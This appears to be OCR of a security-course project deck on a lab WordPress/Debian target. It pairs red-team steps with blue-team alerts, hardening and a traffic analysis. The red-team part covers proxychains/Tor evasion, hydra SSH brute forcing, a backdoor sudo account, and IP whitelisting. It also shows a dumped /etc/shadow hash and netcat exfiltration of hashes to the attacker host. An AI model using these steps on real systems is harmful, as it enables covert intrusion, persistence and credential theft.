
Stealth Exploitation of Security Misconfiguration

Mitigating Detection

- A stealth Syn Scan (-sS) can be run. These scans are almost never logged due to the fact that the three-way handshake is incomplete. Using the -P0 switch, the ping of nmap will be restrained while also blocking firewalls.
- Using the following command will give the attacker all the information they will need while remaining undetected:

  nmap -sS -sV P0 192.168.1.110 --script=vulners -v

  Note: The use of proxychains can further mitigate detection by concealing our true IP



Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents is ABOVE 3500 FOR THE LAST 1 MINUTE
- Which metrics do they measure?
  - The metrics measured are the http.request.bytes
- Which thresholds do they fire at?
  - ABOVE 3500

Stealth Exploitation of Wordpress and Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
  - When count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 MINUTES
- Which metrics do they measure?
  - The metrics measured are the http.response.status_code
- Which thresholds do they fire at?
  - ABOVE 400 FOR THE LAST 5 MINUTES

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - wpscan and hydra cannot be run without triggering alerts.
- Are there alternative exploits that may perform better?

Stealth Exploitation of Wordpress and Weak Password Policy

Mitigating Detection (continued)

- One Alternative Tool proxychains can be extremely valuable for an attacker. This tool won't prevent an attack from triggering alerts this will ensure that the attackers IP is hidden and will prevent their IP from being blacklisted by the target for the duration of their campaign. It works by bouncing their IP through the TOR network or can be configured to use multiple proxy servers.
- To be able to use proxychains a few things need to be configured starting with TOR
- The commands needed are **sudo apt-get update** and then **sudo apt-get install tor**.
- Ensure that proxychains is properly configured by running **sudo nano /etc/proxychains4.conf**.
- Start the tor service and then test it by running the command **sudo service tor start**
- To use proxy servers instead of TOR you will need to find active proxy servers. This can be done by searching google for a free proxy server list or using a tool like proxy broker.
- To install proxybroker run the command **pip3 install proxybroker**
- To find proxy servers run **proxybroker find --types 'servertypes'** Server types can be socks4, socks5, HTTP, or HTTPS.
- After running the command simply scroll down and copy the proxy server IP and port number you want for the /etc/proxychains.conf file. Comment out the default TOR proxy and list your servers in the .conf file. In the following format **servertype ip port**

Stealth Exploitation of Wordpress and Weak Password Policy

Mitigating Detection


- Once the tor service is started or the attacker has chosen their proxy servers they will use proxychains in front of any of their attack tools for example:


  proxychains wpscan --url 192.168.1.110/wordpress/ -e

  proxychains nmap -sS -sV P0 192.168.1.110 --script=vulners -v

  proxychains hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t4 ssh

  Note: You can test proxychains by running firefox and directing it to google. As you can see below the attacker now appears to be based out of Germany according to Google.





Maintaining Access

Backdooring the Target

- A super user was created by the attacker. Using the following commands:
  - First a new user was created
    - **useradd 1amgR00T**
  - The new user was added to the sudoers group
    - **usermod -aG sudo 1amgR00T**
  - Always change your password!
    - **sudo passwd 1amgR00T**
  - Sudoers permissions were tested!
    - **sudo cat /etc/shadow**
  - Finally the attacker attacker added the user 1amgR00T the sudoers.tmp with execute all permissions.
    - **sudo visudo**

Backdooring the Target

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun  6 04:31:35 2021 from 192.168.1.90
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# useradd 1amgR00T
root@target1:/home/steven# usermod -aG sudo 1amgR00T
root@target1:/home/steven# sudo passwd 1amgR00T
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:/home/steven# visudo
visudo: /etc/sudoers.tmp unchanged
root@target1:/home/steven# usermod -s /bin/bash 1amgR00T
root@target1:/home/steven# id 1amgR00T
uid=1003(1amgR00T) gid=1003(1amgR00T) groups=1003(1amgR00T),27(sudo)
root@target1:/home/steven#
```

```
 GNU nano 2.2.6                File: /etc/sudoers.tmp

Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
1amgR00T ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL
```

```
root@target1:/home/steven# sudo su 1amgR00T
1amgR00T@target1:/home/steven$ cat /etc/shadow
cat: /etc/shadow: Permission denied
1amgR00T@target1:/home/steven$ sudo cat /etc/shadow
root:$6$SDnTp/7p$G6lgab3vtMwJu8Qua5Nuuv0djkcNcVi2ofirIU7jKSUWBQQyt4lIY78irVjZPA9/MtJZlUZynVkse9XLi1mmH/:18436:0:99999:7:::
daemon:*:17755:0:99999:7:::
bin:*:17755:0:99999:7:::
sys:*:17755:0:99999:7:::
sync:*:17755:0:99999:7:::
games:*:17755:0:99999:7:::
man:*:17755:0:99999:7:::
lp:*:17755:0:99999:7:::
mail:*:17755:0:99999:7:::
news:*:17755:0:99999:7:::
uucp:*:17755:0:99999:7:::
proxy:*:17755:0:99999:7:::
```

Backdooring the Target


- Attackers IP was whitelisted
  - This was accomplished by going to the /etc/hosts.allow and entering:
    - **ssh : 192.168.1.90**

```
1amgR00T@target1:/etc$ sudo -l
Matching Defaults entries for 1amgR00T on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User 1amgR00T may run the following commands on raven:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
1amgR00T@target1:/etc$ sudo nano hosts.allow
```

```
  GNU nano 2.2.6                File: hosts.allow

sendmail: all
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd : 192.168.1.90
```

Backdooring the Target

- A listener on port 4444 was activated on the Kali Machine using the command:
  - **script hashes.txt**
  - **nc -l -vv -p 4444**
- In a new terminal window the attacker ssh'd as michael into target1 and manually completed the connection to steal the hashes using the command:
  - **nc 192.168.1.90 < hashes.txt**



BLUE TEAM: DEFENSIVE

Table of Contents


This document contains the following resources:

Alerts Implemented

Excessive HTTP Errors

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```


- Which **metric** does this alert monitor?
  - The metric this alert monitors is Packetbeat: http.response.status.code
- What is the **threshold** it fires at?
  - The threshold it fires at is 400 for the last 5 minutes



HTTP Request Size Monitor

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

- Which **metric** does this alert monitor?
  - The metric this alert monitors is Packetbeat: http.request.bytes
- What is the **threshold** it fires at?
  - Above 3500 for the last 5 minutes



CPU Usage Monitor

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

- Which **metric** does this alert monitor?
  - The metric this alert monitors is Metricbeat: system.process.cpu.total.pct
- What is the **threshold** it fires at?
  - Above 0.5 for the last 5 minutes.

> Jun 4, 2021 @ 01:25:35.458 watch_id: bad2c856-1a5c-4423-ade2-a906a3896219 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T01:45:51.633Z status.last_checked: 2021-06-04T01:25:35.461Z status.last_met_condition: 2021-06-04T01:25:35.461Z status.actions.logging_1.ack.timestamp: 2021-06-04T01:25:35.461Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-04T01:25:35.461Z status.actions.logging_1.last_execution.successful: true status.actions.logging_1.last_successful_execution.timestamp: 2021-

Hardening

Hardening Against Security Misconfiguration

There are a few that can easily mitigate the vulnerabilities found in this misconfiguration. First the default port 22 should be changed. While this will not hide your ssh port from scanners and experienced attackers it will deter a majority of the non targeted and amateur script kiddie attacks.

- Use the command **sudo gedit /etc/ssh/sshd_config** Uncomment Port and replace 22 with the port of your choice. Save the config. file and restart the ssh daemon with the command **sudo systemctl restart sshd**

You can set up port 22 as a honey pot after changing your ssh port. This can be configured in fail2ban.

- Use the command **sudo apt-get install fail2Ban** and configure you’re honeypot.

Hardening Against Security Misconfiguration

Another technique to harden the ssh port is to use SSH keys instead of passwords. This is more secure as passwords can be vulnerable to dictionary and brute force attacks.

- SSH keys can be set up by running the following commands
  - **ssh-keygen -t rsa**
    - The SSH key will be saved in the user home directory automatically ~/.ssh
  - **ssh-copy-id username@your_host_address** will place the public key on the remote server so you can login
- The

Hardening Against Wordpress Enumeration

STOP Wordpress Enumerations Scans.

- Configure function.php file to block the scans with the following code:

```
// block WP enum scans
// https://m0n.co/enum
if (!is_admin()) {
    // default URL format
    if (preg_match('/author=([0-9]*)/i', $_SERVER['QUERY_STRING'])) die();
    add_filter('redirect_canonical', 'shapeSpace_check_enum', 10, 2);
}
function shapeSpace_check_enum($redirect, $request) {
    // permalink URL format
    if (preg_match('/\?author=([0-9]*)(\/*)/i', $request)) die();
else return $redirect;
```

```
# Block User ID Phishing Requests
<IfModule mod_rewrite.c>
    RewriteCond %{QUERY_STRING} ^author=([0-9]*)
    RewriteRule .* http://example.com/? [L,R=302]
</IfModule>
```

You can also block scans at the server level by adding the code shown above to your sites root.htaccess file.

NOTE:Be sure to replace the example url with your url.

Hardening Against Wordpress Enumeration


UPDATE UPDATE UPDATE.

Automatic updates has been included with every version of wordpress in 3.7. Keeping wordpress up to date helps mitigate these vulnerabilities so long as the user has enabled the auto update feature.

- To enable auto update. Navigate to settings >Advanced Automatic updates
    - Choose your preferences under Wordpress Core
        - Major Version
        - Minor and security versions
- On this screen you can also enable auto update for your themes and plugins.

The default /wp-admin/ can also be changed as well as the amount of login attempts.

- You can change the default /wp-admin/ login you can use a plugin like WPS Hide login
- Limiting login attempts can also be implemented by a plug in.



Hardening Against Weak Password Policies

If you must use passwords instead of keys. You should use passphrases NOT PASSWORDS. Passphrases like passwords can be long and complex but give the additional benefit of being easy to remember.

- 12 characters or more in length
- Contains uppercase and lowercase letters
- Uses letters, numbers, and special characters.
- Combine those to use leet speak which would look like this. (l337 $pe@k)
- DONT USE THE SAME PASSPHRASE FOR ANYTHING ELSE CREATE NEW ONES
  - Example: Th1$IsH0wY0uM@k3AP@$$Phr@SE!
    - These requirements can be set by editing the /etc/security/pwquality.conf file.

Furthermore, if you are want to ensure your password is not compromised you can use grep password to see if it exist any wordlists used for dictionary attacks.

Lastly an account lockout should be in place after 5 failed attempts the account is locked for half an hour.

Hardening Against Privilege Escalation on Target 1

Not everyone in an organization needs sudoers permission. Ideally you will want to grant the least privilege permissions to the user.

- Only give sudoers permissions to people that need it to perform their jobs.

Additionally there are a couple more steps you can take to mitigate privilege escalation.

- You can check for unauthorized users using auditd
- prevent exploit allowing attackers to gain root be keeping systems updated and patched.
- Sanitize user inputs and secure databases.

Implementing Patches

Implementing Patches

Patch Overview

- **Vulnerability 1: Brute Force**
  - **Patch:** apt-get install fail2Ban
  - **Why It Works:** Scans log files located in /var/log/apache/error_log and bans IPs that show signs of malicious activity such as excessive password failures and scanning for exploits

- **Vulnerability 2: Possible Payload**
  - **Patch:** Keep software up to date
  - **Why It Works:** Keeping the software up to date prevents attackers from exploiting vulnerabilities that existed in previous versions.

- **Vulnerability 3: Denial Of Service**
  - **Patch:** Denial of Service Detections System made specifically for DoS.
  - **Why It Works:** Because these jobs run in the background employees can focus on their jobs instead of constantly worrying about system updates.

Network Analysis

Table of Contents

This document contains the following resources:

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	166.62.111.64 172.16.4.205	Machines that sent the most traffic.
Most Common Protocols	TCP, HTTP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	879	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 Trojan	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube Videos
- Downloading personal desktop backgrounds.

